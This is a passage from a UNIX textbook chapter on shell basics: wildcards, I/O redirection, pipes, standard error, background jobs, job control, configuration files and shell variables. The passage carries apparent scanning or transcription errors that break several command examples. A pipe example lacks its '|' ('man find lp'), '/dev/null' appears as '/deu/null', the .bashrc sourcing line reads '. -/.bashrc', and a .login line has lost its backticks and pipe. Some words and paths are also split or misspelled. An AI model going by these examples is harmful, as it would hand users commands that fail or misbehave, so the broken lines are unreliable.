As you can see, rlf will need to enter her password before she can change her shell. Her current shell is */bin/csh.* To change it, she needs to know the full pathname for the new shell.

To find the full pathname for a command or executable, type **which** followed by the name of the command. For example,

```
$ which bash
/bin/bash
```

You can also find the full pathnames for the shells installed on your system in the */etc/shells* file.

You will not switch to the new shell until you log out and log back in to the system. On some systems, you may be restricted from changing your login shell. Contact your system administrator if the **chsh**

command is not available.

Logging Out

You log out from the UNIX System by terminating your login shell. There are two ways to do this. You can quit the shell by typing CTRL-D in response to the shell prompt, or you can use the **exit** command, which terminates your current shell:

```
$ exit
```

If you are using a graphical interface, you can also exit by closing the terminal window.

What the Shell Does

After you log in, much of your interaction with the UNIX System takes the form of a dialog with the shell. The dialog follows this simple sequence repeated over and over:

1. The shell prompts you when it is ready for input, and waits for you to enter a command.
2. You enter a command by typing in a command line.
3. The shell processes your command line to determine what actions to take and carries out the actions required.
4. After the program is finished, the shell prompts you for input, beginning the cycle again.

The part of this cycle where the real work takes place is the third step-when the shell reads and processes your command line and carries out the instructions it contains. For example, it replaces words in the command line that contain wildcards with the matching filenames. It determines where the input to the command is to come from and where its output goes. After carrying out these and similar operations, the shell runs the program you have indicated in your command, giving it the proper arguments (including options and filenames).

Entering Commands

In general, a command line contains the name of a command, optionally followed by a string of arguments. With a few exceptions (certain keywords like **for** and **while**), you end each command line with a *newline,* which is the UNIX System term for the character produced when you type the ENTER key The shell does not begin to process your command line until you end it with ENTER.

Command-line arguments include options that modify what a command does or how it does it, and information that the command needs, such as the name of a file from which to get data. Options are usually, but not always, indicated with a − sign. (As you saw in Chapter 3, the **chmod** command uses both + and − to indicate options, and the **tar** command described in Chapter 19 does not require a − in front of options.)

Your command line may also include arguments and symbols that are really instructions to the shell. For example, when you use the > symbol to direct the output of a command to a file, the shell will process this part of the command line without sending it as an argument to the command. Later in this chapter, you will learn how the shell processes this type of command-line instruction.

In this example of a command line,

```
$ ls -l Email > filelist
```

ls is the name of the command, **-l** is an option for the command, *Email* is a filename argument that gets sent to **ls**, and *>filelist* is an instruction for the shell.

Argument Expansion

The shell also interprets and replaces certain shortcuts before sending arguments on to commands. This is called *expansion.* For example, in the modern shells, ~ (tilde) is a shortcut for your home

directory So if you enter a command like

```
$ mv dance ~
```

the shell will replace the ~ with your home directory (e.g., */home/raf*) before sending the arguments to **mv**. Similarly, *~username* is a shortcut for any user's home directory So if you enter

```
$ ln -s ~nate/ProjectFiles
```

the shell will expand the argument to */home/nate/ProjectFiles.* You may have seen this use of ~ in URL's (web addresses), as in *home.webpages.net/~nate.*

Tilde expansion is just one example of the shortcuts the shell recognizes. You already saw examples of filename expansion with wildcards in Chapter 3. Later in this chapter you will encounter variable and command expansion (such as *$HOME* to get the value of the variable HOME, or **`ls`** to get the value of the **ls** command).

Grouping Commands

Ordinarily you enter a single command (or a pipeline of two or more joined commands) on each line. If you want, though, you can enter several different commands at once on one line by separating them with a semicolon. For example, the following command line tells the shell to run **date** first, and then **ls -l**, just as if you had typed each command on a separate line:

```
$ date; ls -l
```

PREV NEXT

Using Wildcards

The shell gives you a way to abbreviate filenames through the use of special patterns called *wildcards.* You can use wildcards to specify a whole set of files at once, or to search for a file when you know only part of its name. The most commonly used wildcard is the *, which you encountered in Chapter 3. The asterisk matches a string of any length (including a string with zero characters). For example,

*html	Matches any filenames ending in *html,* including *html* and *index.html*.
note*	Matches any filenames beginning in note, such as *note:8.28.*
kili	Matches any filename containing the string “kili” anywhere in the name.

The standard UNIX System shell provides two other filename wildcards: ? and […]. The question mark matches any single character. For example,

email?	-Matches any filename consisting of “email” followed by exactly one character, including email1 but not *email* or *email.1*.

Brackets match any one of a set of characters that they enclose. For example,

[Jj]mf	Matches either of the filenames *Jmf* or *jmf.*

You can indicate a *range* or sequence of characters in brackets with a -. For example,

output[a-c]	Matches *outputa, outputb,* and *outputc,* but not *outputd.*

The range includes all characters in the ASCII character sequence from the first to the last. For example,

[A-N]	Matches any of the uppercase characters between A and N.
[a-z]	Matches any lowercase character.
[A-z]	Includes all upper- and lowercase characters.
[0–9]	Includes all digits.

You can use more than one of these wildcards at a time. For example,

[Rr]esearch*	Matches any filename that starts with *Research* or *research.*

The wildcard characters are the same for all the shells (sh, csh, bash, etc).

The shell’s use of wildcards to match filenames is somewhat similar to the *regular expressions* used by many UNIX System commands, including **ed**, **grep**, and **awk**. Wildcards are not the same as regular expressions, however. (The meaning of the * character in particular is different.) Regular expressions are discussed at several points later in this book, including the section on **grep** in Chapter 19.

Wildcards and Hidden Files

There is one important exception to the statement that * matches any sequence of characters. It does not match a . (dot) at the beginning of a filename. As discussed in Chapter 3, files with names beginning with . are treated as *hidden* files. They are used to hold information that is needed by the system or by particular commands, but that you are not usually interested in seeing.

To match a filename beginning with . (dot), you have to include a dot in the pattern. The following command will display the files *profile* and *old_profile* but will not print out your *.profile:*

```
$ cat *profile
```

If you want to view your *.profile,* the following command will work:

```
$ cat .pro*
```

How Wildcards Work

When the shell processes a command line, it *replaces* any word containing filename wildcards with the matching filenames, in sorted order. For example, suppose your current directory contains files named *note1.tmp, note2.tmp,* and *note3.tmp.* If you want to remove all of these, you could type the following short command:

```
$ rm *.tmp
```

Before **rm** is run, the shell replaces **.tmp* with all of the matching filenames: *note1.tmp, note2.tmp,* and *note3.tmp.* The shell then passes these arguments to **rm** exactly as if you had typed them.

If no filename matches the pattern you specify, the shell makes no substitution. Instead, it passes the wildcard to the command as if it were part of a regular filename. So if you type

```
$ cat *.bk
```

and there is no file ending in *.bk,* the **cat** command will look for a (nonexistent) file named **.bk.* When it doesn't find one, it will give you an error message, as follows:

```
cat: cannot open *.bk
```

Whether you get an error message when this happens, and if so, what it says, depends on the command you are running. If you used the same wildcard with the command **vi**, the result would be the creation of a new file with the name **.bk.* Although this doesn't produce an error message, it is probably not what you wanted.

As noted in Chapter 3, the power of the * wildcard can cause problems if you are not careful in using it. If you try to enter the command

```
$ rm temp*
```

but accidentally type

```
$ rm temp *
```

you will remove *all* of the visible files in the current directory

PREV NEXT

Standard Input and Output

In Chapter 3, you saw that the output of a command can be sent to your screen, stored in a file, or used as the input to another command. Similarly, most commands accept input from your keyboard, from a stored file, or from the output of another command. This flexible approach to input and output is based on the UNIX System concepts of *standard input* and *standard output,* or *standard I/O.*

Figure 4–1 shows a command that uses standard I/O. The command gets its input through the channel labeled "standard input." That input can come from your keyboard (the default), a file, or a command. Similarly, the command delivers its output through the channel labeled "standard output." The output might go to your screen (the default), a file, or another command.

Figure 4–1: A model for standard input and output

The command doesn't need to know which of these sources the input comes from, or where the output goes. It is the shell that sets up these connections, according to the instructions in your command line. It does this through the *I/O redirection* mechanisms, which include *pipes* and *file redirection.*

A typical use of the pipe feature is the following command:

```
$ man find lp
```

This uses a pipe to send the output from the **man** command to the **lp** command, in order to print a hard copy of the manual page for **find**.

An example of file redirection is the following command:

```
$ man find > temp
```

This saves the output from the **man** command as the file *temp.*

Table 4–1 lists the symbols used to tell the shell where to get input and where to send output. These are called the shell *redirection operators.*

Table 4–1: Shell Redirection Operators

Symbol	Example	Function
|	**cmd1 | cmd2**	Run **cmd1** and send output to **cmd2**
>	**cmd > file**	Send output of **cmd** to *file*
>>	**cmd >> file**	Append output of **cmd** to *file*
<	**cmd < file**	Take input for **cmd** from file
/dev/stdin	**cmd /dev/stdin**	Take input from keyboard
2>	**cmd 2> errorfile**	Send standard error to errorfile **(ksh, bash)**
2>&1	**cmd > msgs 2>&1**	Send both output and standard error to *msgs* (**sh**, **ksh**, and **bash**)
/dev/tty	**(cmd > /dev/tty) >& error**	Redirect output to screen, and error to error (**csh**, **tcsh**, and **bash**)
>&	**cmd >& msgs**	Send both output and errors to *msgs* (**csh**, **tcsh**, and **bash**)

Using Pipes

The pipe symbol (|) tells the shell to take the standard output of one command and use it as the standard input of another command. Using pipes to join individual commands together in pipelines is an easy way to use a sequence of simple commands to carry out a complex task.

For example, suppose you want to know if the user named sue is logged in. One way to find out would be to use the **who** command to list all of the users currently logged in, and to look for a line listing "sue" in the output. However, on a large system there could be many users-enough to make it difficult to find a specific name in the list.

A better solution is to use a pipe to redirect the output of **who** to **grep**. As explained in Chapter 19, the **grep** command searches through its input and prints the lines that match a target pattern.

```
$ who | grep sue
sue     tty1         Mar 29 23:16
```

In this case, **grep** searches for the string "sue" in its standard input (which is the output of **who**) and prints any lines that contain it. The output shows that sue is currently logged in.

Piping the output from one command to another is like using a temporary, intermediate file to hold the output of the first command, and then using it as the input to the second, but the pipe mechanism is easier and more efficient. A typical use of pipes is to send the output of a command to a printer:

```
$ pr *.prog | lp
```

This pipeline uses **lp** to print a hard copy of all files with names ending in *.prog.* But it first uses the formatting command **pr** to attach a simple header to each file.

You can use pipes to create pipelines of several commands. For example, this pipeline of three commands prints the names of files in the current directory that have the string "jmf" somewhere in the listing:

```
$ ls -1 | grep jmf | lp
```

To make a long pipeline more readable, you can type the commands in it on separate lines. If the pipe symbol appears at the end of a line, the shell reads the command on the next line as the next element of the pipeline. The previous example could be entered as

```
$ ls -1 |
> grep jmf |
> lP
```

Note that the > at the beginning of the second and third lines in this example is printed by the shell, not entered by the user. The > is *not* the file redirection operator. It is the shell's default *secondary prompt, PS2*. The shell uses the secondary prompt to remind you that your command has not been completed and that the shell is waiting for more input. *PS2* and other shell variables are discussed in the section called "Shell Variables" later in this chapter.

Output Redirection to a File

The > redirection operator sends the output of a command to a file. For example,

```
$ ls -l > filelist
```

causes the shell to save the output of **ls -l** as the file *filelist.* If a file with that name already exists in the current directory, it is *overwritten*-its contents are emptied and replaced by the output of the command. If the file *filelist* does not exist, the shell creates it before running the command.

As you can see, the > file redirection operator is very similar to the | command redirection operator. The only difference is that > is always followed by a filename, while a | is always followed by a command.

The >> operator *appends* data to a file without overwriting it. That means that if the file already exists, the new data will be added on to the end. In this example,

```
$ cat notes.jan >> research
```

the shell redirects the standard output from **cat** and appends it to the file named *research.* The result is that the contents of *notes.jan* are added to the end of *research,* without destroying any other information in the file. As before, if the file doesn't exist, it will be created.

Input Redirection from a File

Just as you can use the greater than (or right arrow) symbol, >, to redirect standard output, you can use the less than (or left arrow) symbol, <, to redirect standard input. The < symbol tells the shell to interpret the filename that follows it as the standard input to a command.

For example, as you saw in Chapter 2, the command **mail** (or **mailx**) can be used to send a message that you type on standard input:

```
$ mail anita@bio.ca.edu
Subject: Congratulations!
I heard that you finished.
Nice work!
CTRL-D
```

You can use the < redirection operator to replace the keyboard with a file as the standard input. In this case, the **mail** command will send the contents of that file, instead of waiting for you to enter a message at the keyboard:

```
$ mail anita@bio.ca.edu < note
```

The < tells the shell to run **mail** with the contents of *note* as its standard input.

You can redirect input and output at the same time. The following example uses the **sort** command to take the information in *source,* alphabetize it, and put the output in *dest:*

```
$ sort < source > dest
```

The order in which you indicate the input and output files doesn't matter, so the following example has the same result:

```
$ sort > dest < source
```

Many commands provide a way for you to specify an input file directly as a filename argument. For example, **cat** allows you to name one or more input files as arguments. Thus, the commands

```
$ cat < script.pl
```

and

```
$ cat script.pl
```

both display the same file on your screen. In the first case, the shell connects *script.pl* to the standard input that **cat** reads. In the second case, the **cat** command opens the file *script.pl* and reads its input from it.

Standard Input from the Keyboard

You can also force commands to accept input from the keyboard. The logical filename */dev/stdin* refers to standard input. When used as an argument to a command, it causes the shell to send the input from the keyboard to the command, in place of a file.

For example, the command **sort** is used to alphabetize the lines in a file. If you give it the argument */dev/stdin,* it will sort the lines you type in from the keyboard:

```
$ sort /dev/stdin > guestlist
Ben
Robin
Dan
Marissa
```

```
CTRL-D
```

This will sort the names alphabetically and save them in the file *guestlist.* It reads everything you type up to the CTRL-D, which indicates the end of input from your keyboard.

You can also mix input from the keyboard with input from a file. Suppose you want to personalize a form letter by combining typed information (such as the recipient's name) with stored text:

```
$ cat /dev/stdin form_letter > output
Dear Sue,
CTRL-D
```

This concatenates input from your keyboard (standard input) with the contents of *form_letter*, and saves the result in *output.*

Some commands, including **cat**, interpret a minus sign (−) as a shortcut for */dev/stdin.* The previous example could also be written as

```
$ cat - form_letter > output
```

Standard Error

In addition to standard input and standard output, the shells provide a third member of the standard I/O family, *standard error.* Standard error provides a second logical channel that a program can use to communicate with you, separate from standard output. As the name suggests, standard error is normally used for displaying error messages. For example, **cat** prints the following message to standard error when you try to read a nonexistent file:

```
$ cat snetmail
cat: snetmail: No such file or directory
```

Standard error is also used to display prompts, labels, help messages, and comments. If you try to delete a file for which you don't have write permission, **rm** uses standard error to display the following message telling you that the file is protected:

```
$ rm save_file
rm: remove write-protected regular file 'save_file'?
```

Normally you don't see any difference between standard output and standard error, but when you redirect standard output to a file, standard error remains connected to your screen. This makes sense, since even when you send the output of a command to a file, you probably still want to see any error messages that might occur. For example, if you try to **cat** a file that doesn't exist into another file, the error message shows up on your screen, and you know the command didn't work:

```
$ cat snetmail > mailcopy
cat: snetmail: No such file or directory
```

Redirecting Standard Error in sh, ksh, and bash

The Bourne-compatible shells **(sh, ksh,** and **bash)** allow you to redirect standard error. You use the same > and >> symbols as for redirecting standard output, but you precede them with a **2.** The command

```
$ cat *.pl 2> errors
```

will send any error messages to the file *errors.* Similarly,

```
$ grep Robin guestlist > names 2>> errors
```

sends the output of the command to the file *names,* and appends any error messages to *errors.* Note that no space is allowed between the **2** and the >>.

Using the number **2** to redirect standard error may seem rather arbitrary The **2** is an example of a *file descriptor,* a number that a program uses to refer to a file. The default file descriptors are

File Descriptor	Name	Default Assignment

0	standard input	your keyboard
1	standard output	your screen
2	standard error	your screen

To redirect standard output and standard error to the same place, you can try to use the same filename twice, like this:

```
$ grep Robin guestlist > names 2> names
```

However, this will overwrite the output file *names* if there is both output and an error message. A better solution is to use the command

```
$ grep Robin guestlist > names 2>&1
```

In this example, the 2>&1 at the end says "send standard error to the same place as standard output." So both standard output and standard error end up in the file *names.* Note that the 2>&1 must be written just like that, without any spaces, and it must go at the end of the line, or the shell will not parse it correctly

Redirecting Standard Error in csh and tcsh

The C shell and extended C shell also allow you to redirect standard error, but a little differently than the Bourne-compatible shells. To redirect both standard output and standard error to the same file, use the symbol >& (or >>&, to append to the file), as in the following example:

```
% cat *.pl >& perlscripts
```

This will also work in **bash**, but not in **sh** or **ksh**.

There isn't really a way to redirect just standard error in the C shells. A work-around is to first redirect the standard output to a file, and then redirect the remaining standard error to a separate file, as shown:

```
$ (ls -1 > /dev/tty) >& errorfile
```

In this example, the logical filename */dev/tty* refers to your current terminal (your screen, or the window in which you are running to shell). The command **ls -1 > /dev/tty** causes the shell to redirect the standard output from **ls** to the screen. This is put in parentheses to indicate that it should happen first. Once the standard output has been redirected to */dev/tty,* the **>& errorfile** will cause the shell to redirect the standard error to *errorfile.*

PREV NEXT

Running Commands in the Background

Ordinarily, when the shell runs a command, it waits until the command is completed before it resumes its dialog with you. During this time, you cannot communicate with the shell-it does not prompt you for input, and you cannot issue another command. In some cases, you may want to start one command and then run another immediately, without waiting for the first to finish. This is especially true when you run a command that takes a long time to finish-while it's working, you can be doing something else.

An & symbol at the end of a command line directs the shell to execute the command in the *background.* When a command is run in the background, the system will continue to process it while the shell prompts you for another command. As an example, formatting a long document using the **troff** text formatter (discussed on the companion web site) often takes a long time, so you ordinarily run **troff** in the background:

```
$ troff big_file &
[1] 1413
```

The shell acknowledges your background command with a message that contains two numbers. The first number, which is enclosed in brackets, is the *job ID* of this command. It is a small number that identifies which of your current *jobs* this is. The section "Job Control" later in this chapter explains how you can use this number with the shell job control features to manage your background jobs. The other number, "1413" in this example, is the *process* ID. It is a unique number that identifies this *process* among all of the processes in the system. Process IDs and their use are discussed in Chapter 11.

You can also run a pipeline of several commands in the background. The following command runs the **troff** formatter on *big_file* and sends the result to the printer:

```
$ troff big_file | lp &
```

All of the programs in a pipeline run in the background, not just the last command.

Running Windowed Commands

If you are using a graphical environment, such as **GNOME** or **KDE,** you will at times find yourself running commands that open in new windows. For example, you can open a new **xterm** window by typing

```
$ xterm
```

However, your previous shell will then wait for you to close that window, ending the **xterm** command, before accepting any new input. In general, it's better to run the command in the background. So, to open a **firefox** browser window, you would enter

```
$ firefox &
```

This will allow you to switch back and forth between your various windows, using them all simultaneously

Standard 1/0 and Background Jobs

When you run a command in the background, the shell starts it, gives you a job identification message, and then prompts you for another command. It disconnects the standard input of the background command from your keyboard, but it does not automatically disconnect its standard output from your screen. So output from the command, whenever it occurs, shows up on your screen. Having the output of a background command suddenly dumped on your screen while you are entering another command, or using another program, can be very confusing. Thus when you run a command in the background, you also usually redirect its output to a file:

```
$ troff big_file > output &
```

When you run a command in the background, you should also consider whether you want to redirect standard error. You may sometimes want the standard error to appear on your screen so that you find out immediately if the command is successful or not, and why On the other hand, if you do not want error messages to show up on your screen, you should redirect standard error as well as standard output-either to the same file or to a different one.

The **find** command can be used to search through an entire directory structure for files with a particular name. This is a command that can take a lot of time, and you may want to run it in the background. In addition, **find** may generate messages through standard error if it encounters directories that you do not have permission to read. The following example uses the **find** command to search for files whose names end in *.backup.* It starts the search in the current directory, ".", puts the filenames that it locates into the file called *backupfiles,* puts error messages in the *file find.err,* and runs the command in the background. This is how the command line would look in the Bourne-compatible shells (**sh**, **ksh**, and **bash**):

```
$ find . -name "*.backup" -print > backupfiles 2> find.err &
```

or in the C shells (**csh** and **tcsh**):

```
$ (find . -name "*.backup" -print > backupfiles) >& find.err &
```

To discard standard error entirely, redirect it to */deu/null,* which will cause it to vanish. (*/deu/null* is a device that does nothing with information sent to it. It is like a black hole into which input vanishes. Sending output to */deu/null* is a handy way to get rid of it.) The command

```
$ troff big_file > output 2> /dev/null &
```

runs the **troff** command in the background on *big_file,* sends its output to *output,* and discards error messages. In **csh** or **tcsh**, this would look like

```
$ (troff big_file > output) >& /dev/null &
```

Logging Off with Active Jobs

If you run a command that takes a very long time, you may want to log out before it finishes. Ordinarily, if you log out while a background job is running it will be terminated. However, you can use the **nohup** (*no h*ang *up*) command to run a job that will continue running even if you log out. For example,

```
$ nohup find / -name "lost_file" -print > lostfound 2>&1 &
```

in the Bourne-compatible shells, or

```
$ nohup find / -name "lost_file" -print >& lostfound &
```

in the C shells, allow **find** to continue even after you quit. This command starts looking in the root directory of the file system for any files named *lost_file.* Any pathnames that are found are put in the file named *lostfound,* along with any error messages. The whole thing is run in the background, to allow you to enter other commands or log out.

When you use **nohup**, you should be sure to redirect both standard output and standard error to files, so that when you log back in you can find out what happened. If you do not specify output files, **nohup** automatically sends command output, including standard error, to the file *nohup.out.*

PREV NEXT

Job Control

Because the UNIX System provides the capability to run commands in the background, you sometimes have two or more commands running at once. There is always one job in the foreground. This may be the shell, when it is prompting you for input, or it may be any other command to which your keyboard input is connected, such as a text editor. In addition, there may be several jobs running in the background at any given time.

Job control is a crucial feature of the modern UNIX shells that was first introduced in **csh** and is also found in **tcsh**, **ksh**, and **bash**. The commands and syntax are for the most part identical in all four shells. The job control commands allow you to terminate a background job (**kill** it), suspend a background job temporarily (**stop** it), resume a suspended job in the background, move a background job to the foreground, and suspend a foreground job.

The **jobs** command displays a list of all your jobs, such as

```
$ jobs
[1] +  Running          find /home/jmf -print > files &
[2]    Stopped          vi filesplit.tcl
[3] -  Stopped          grep supv * | awk -f fixes > data &
```

The output shows your current foreground and background jobs, as well as jobs that are stopped or suspended. In this example, there are three jobs. The number at the beginning of each line is the *job ID*. Job 1 (the **find** command) is running in the background. Jobs 2 and 3 are both stopped. The plus sign (+) indicates the current job (the most recently started or restarted); minus (−) indicates the one before that.

You can suspend your current foreground job by typing CTRL-Z. This halts the program and returns you to your shell. For example, if you are running a command that is taking a long time, type CTRL-Z to suspend it so that you can do something else. The job will essentially be paused-that is, it will not do anything until you resume the job, but you can resume it at any time.

Suppose you ran the **find** command, and forgot to tell it to run in the background. You can use CTRL-Z to suspend it, but now you need to tell it to resume. The command **bg** will cause a job to run in the background. If the job is stopped, it will resume. By default, **bg** acts on the current job. To resume an older job, refer to it by the job ID:

```
$ j obs
[1]+Stopped           find /home/jmf -print > files
$ bg %1
[1]+find /home/jmf -print > files &
```

You use the % sign to introduce the job identifier, so %1 refers to job 1.

Similarly, the command **fg** causes an existing job to run in the foreground. This can be used to resume a suspended job, or to move a background job to the foreground.

You can terminate any of your background or suspended jobs with the **kill** command. For example,

```
$ kill %2
```

terminates job number 2. Once a job is killed, it is gone-it can't be resumed.

In addition to the job ID number, you can use the name of the command to tell the shell which job to kill. For instance,

```
$ kill %troff
```

kills a **troff** job running in the background. If you have two or more troff commands running, this will kill the most recent one.

The **stop** command halts execution of a background job but doesn't terminate it, just like CTRL-Z for foreground jobs. The command sequence

```
$ stop %find
$ fg %find
```

stops the **find** command that is running in the background and then resumes executing it in the foreground. The **stop** command is supported by **csh**, **tcsh**, and **ksh**, but not by **bash**. In **bash**, you would use the following command line instead:

```
$ kill -s STOP %find
```

Table 4–2 summarizes the shell job control commands.

Table 4–2: Job Control Commands

Command	Effect
jobs	List all jobs
CTRL-Z	Suspend current (foreground) process
bg %n	Resume stopped job in background
fg %n	Resume job in foreground
stop %n	Suspend background job In **bash**, use **kill −s STOP %n**
kill %n	Terminate job

Configuring the Shell

When your login shell starts up, it looks for certain files in your home directory. These files contain commands that can be used to configure your working environment. The particular files it looks for depend on which shell you are using:

- **sh** runs the commands in a configuration file called *.profile.*
- **ksh** also uses the *.profile* file. In addition, you can set a variable in your *.profile* to cause it to read the commands in a second file. The variable is called *ENV.* By convention, that file is often called *.kshrc.*
- **bash** uses the file *.bash_profile.* If that file does not exist, it will look for the file *.profile,* instead. The *.bash_profile* often contains a line that causes **bash** to run the commands in a second file, *bashrc.* When you log out of **bash**, it will run the commands in *.bash_logout.*
- **csh** looks for a file called *.login.* It will also run commands in *.cshrc.* When you log out of the C shell, it will run the commands in the file *.logout.*
- **tcsh** uses the *.login* file as well. It also looks for *.tshrc.* If that file does not exist, it will look for *.cshrc* instead. Like the C shell, **tcsh** will run the *.logout* file when you log out.

This may all sound very confusing, but these configuration files all work in pretty much the same way Each of these files is actually an example of a shell script. They contain commands or instructions for the shell. The commands include settings that allow you to customize your environment.

The first file that the shell reads (*.profile, .bash_profile,* or *.login*) contains variables or settings that you want to be in effect throughout your login session. The section "Shell Variables" later in this chapter describes these variables. The file might also include commands you want to run at login, such as **cal** (to display a calendar for the current month) or **who** (to show the list of users who are currently logged in).

The newer shells support a second configuration file, which is used for defining command *aliases,functions,* and certain shell variables. This file is usually called *.kshrc, .bashrc, .cshrc,* or *.tcshrc,* depending on which shell you are using. (The *rc* stands for "read commands." By convention, programs often look for initialization information in files ending in *rc.* Other examples are *.exrc,* which is used by **vi,** and *.mailrc,* used by **mailx**.)

Interactive Shells

You can start another shell after you log in by using the name of the shell as a command; for example, to start the Korn shell, you could type **ksh** at the command prompt. This type of shell is not a login shell, and you do not have to log in again to use it, but it is still an *interactive shell,* meaning that you interact with the shell by typing in commands (as opposed to using the shell to run a script, as discussed in Chapter 20). The instances of the shell that run in a terminal window when you are using a graphical interface are also interactive non-login shells. When you start a non-login shell, it does not read your *.profile, .bash_profile,* or *.login* file (or your *.logout* file), but it will still read the second shell configuration file (such as *.bashrc*). This means that you can test changes to your *.bashrc* by starting another instance of the shell, but if you are testing changes to your *.profile* or *.login,* you must log out and then back in to see the results.

Sample Configuration Files

If you define a variable by typing its new value on the command line, it will return to its previous value the next time you log in. In order to keep important variables such as *PATH, PS1,* and *TERM* defined every time you log in, they are usually included in one of your configuration files. Here are a few examples of those files. Don't worry if the commands don't make sense yet-you can come back to this

later, after reading the sections "Shell Variables" and "Command Aliases."

If you want to edit your shell configuration file, you will probably need to use a text editor, such as **vi** or **emacs**. These programs are explained in detail in Chapter 5.

The shell does not try to interpret lines that begin with *#,* or any text following a *#.* You can use this to include *comments* in your configuration files. A comment is just a note to yourself, to help you remember how the commands in your file work.

Sample .bash profile

Every time you log in, **bash** reads your *.bash_profile.* This file includes definitions of environment variables that will be shared with other programs and commands such as **who** that you want to run at the beginning of each login session. A typical *.bash_profile* might look some-thing like this:

```
# .bash_profile - example

# set environment variables
export TERM=vt100
export PATH=$PATH:/sbin:/usr/sbin:$HOME/bin
export MAILCHECK=30

# allow incoming messages from other users
mesg y

# make sure backspace works
stty erase "^H"

# show all users who are currently logged in
who

# load aliases and local variables
. -/.bashrc
```

The last line executes your *.bashrc* file. If you leave it out, **bash** will not read your aliases and variable definitions when you log in.

A *.profile* for **ksh** would look almost identical. The only important change would be to the lines at the end that execute the *.bashrc* file. These would be replaced by a line like

```
export ENV=$HOME/.kshrc
```

This will cause **ksh** to look for other configuration settings in the file *.kshrc* in your home directory Note that *ENV* may be set to any filename, although *$HOME/.kshrc* is a common choice.

Sample .bashrc File

When you start an interactive **bash** shell after logging in (e.g., by opening an **xterm** window), it reads the commands in your *.bashrc* file. This file includes commands and definitions that you want to have executed every time you run a shell-not just at login. The *.bashrc* file defines local shell variables (but not environment variables, which belong in *.bash_profile*), shell options, and command aliases. It might look something like this:

```
# .bashrc file-example

# set shell variables (such as the prompt)
PS1="\u \w> "

# set shell options
set -o noclobber
set -o emacs
set +o notify

# set default file permissions
umask 027
```

```
# define aliases
alias lg='ls -g -color=tty'
alias r='fc -s'
alias rm='rm -i'
alias cp='cp -r'
alias wg='who | grep'
alias hibernate='sudo apm -s'
```

A configuration file for **ksh** could look like this, as well. However, the line **PS1="\u \w>"** in this example would have to be changed to **PS1='$LOGNAME $(pwd)> '**, because **ksh** doesn't support the **bash** shortcuts for defining the prompt.

Sample .login File

As the name suggests, **tcsh** reads the *.login* file only when you log in. Your *.login* file should contain commands and variable definitions that only need to be executed at the beginning of your session. Examples of things you would put in *.login* are commands for initializing your terminal settings, commands such as **date** that you want to run at the beginning of each login session, and definitions of environment variables.

The following is a short example of what you might put in a typical *.login* file:

```
# .login file-example

# show number of users on system
echo "There are" who wc -l "users on the system"

# set terminal options-- in particular,
# make sure that the Backspace key works
stty erase "^H"

# set environment variables
setenv term vt100
setenv mail ( 60 /var/spool/mail/$user)
```

These examples illustrate the use of **setenv,** the C shell command for defining environment variables. **setenv** and its use are discussed further later on, in the section "csh and tcsh Variables."

Sample .tcshrc File

The difference between *.tcshrc* and *.login* is that **tcsh** reads *.login* only at login, but it reads *.tcshrc* both when it is being started up as a login shell and when it is invoked as an interactive non-shell. The *.tcshrc* file includes commands and definitions that you want to have executed every time you run a shell-not just at login.

Your *.tcshrc* should include your alias definitions, and definitions of variables that are used by the shell but are not environment variables. Environment variables should be defined in *.login.*

```
# .tcshrc file-example

# set shell variables
set path = ($path /sbin /usr/sbin /usr/bin /$home/bin)
set prompt = "[%n@%m %c] tcsh % "

# turn on ignoreeof and noclobber
# turn off notify
set ignoreeof
set noclobber
unset notify

# define aliases
alias lsc ls -Ct
alias wg 'who | grep'
```

```
alias rm rm -i
alias cp cp -r
alias hibernate sudo apm -s

# set permissions for file creation
umask 027
```

This sample file includes C shell variable definitions and aliases, both of which are explained in the following sections.

PREV NEXT

PREV NEXT

Shell Variables

The shell provides a mechanism to define *variables* that can be used to hold pieces of information. Shell variables can be used to customize the way in which programs (including the shell itself) interact with you. This section will describe some of the standard variables used by the shell and other programs, and explain what they do for you.

Table 4–3 summarizes the commands for assigning variables and aliases in the various shells.

Table 4–3: Assigning Variables and Aliases

sh, ksh, or bash	csh or tcsh	Effect
VAR=value	set var=value	Assign a value to a variable
$VAR	$var	Get the value of a variable
set	set	List shell variables
unset VAR	unset var	Remove a variable
env	env	List all environment variables
VAR=value; export VAR export VAR=value	setenv var value	Create an environment variable
unset VAR	unsetenv var	Remove an environment variable
set -o		View shell options
set -o option	set option	Turn on a shell option
set +o option	unset option	Turn off an option
alias name=value	alias name value	Create a command alias
unalias name	unalias name	Remove an alias

Variables in sh, ksh, and bash

You define a shell variable by typing a name followed by an=sign and a value. For example, you could create a variable called *PROJDIR* to save the pathname for a directory you use often:

```
$ PROJDIR=/home/nate/Work/cs106x/Proj_3/lib/Source
```

To assign a value with a space in it, use quotes, like this:

```
$ FILELIST='graphics.c strings.c sorting.c'
```

In the Bourne-compatible shells, variable names are conventionally written in uppercase letters, although you can use lowercase names as well. As with filenames, variable names are case-sensitive, so the shell will treat *PROJDIR* and *projdir* as two different variables.

To get the value of a shell variable, precede the variable name with a dollar sign, $. You can print a variable with the **echo** command, which copies its standard input to its standard output.

```
$ echo $PROJDIR
/home/nate/Work/cs106x/Proj ect_3/lib/Source
```

You can also use variables in command lines. When the shell reads a command line, it interprets any word that begins with $ as a variable, and replaces that word with the value of the variable. For example,

```
$ cp $PROJDIR/graphics.c .
```

will copy the file */home/nate/Work/cs106x/Project_3/lib/Source/gmphics.c* to the current directory

You can use the **set** command to view all of your current shell variables and their values. A typical

output from **set** might look like

```
$ set
COLUMNS=80
HOME=/home/raf
HOSTNAME=localhost.localdomain
MAIL=/var/spool/mail/raf
MAILCHECK=30
PATH=/usr/local/bin:/bin:/usr/bin:/home/raf/bin
PROJDIR=/home/nate/Work/cs106x/Project_3/lib/Source
PS1='$ '
PS2='> '
SHELL=/bin/bash
TERM=vt100
```

Most of the variables on this list are standard shell variables that will be discussed later in this section. The exception is *PROJDIR,* which is a user-defined variable with no special meaning.

To remove a variable, use the command **unset,** as in

```
$ unset PROJDIR
$ echo $PROJDIR

$
```

Environment Variables in sh, ksh, and bash

When you run a command, the shell makes certain shell variables and their values available to the program. The program can then use this information to customize its actions. The collection of variables and values provided to programs is called the *environment.*

Your environment includes variables set by the system, such as HOME, *LOGNAME,* and *PATH* (described in the next section). You can display your environment variables with the command **env**:

```
$ env
HOSTNAME=localhost.localdomain
SHELL=/bin/bash
MAIL=/var/spool/mail/raf
PATH=/usr/local/bin:/bin:/usr/bin:/home/raf/bin
PWD=/home/raf/Proj ect
PS1='$ '
HOME=/home/raf
LOGNAME=raf
```

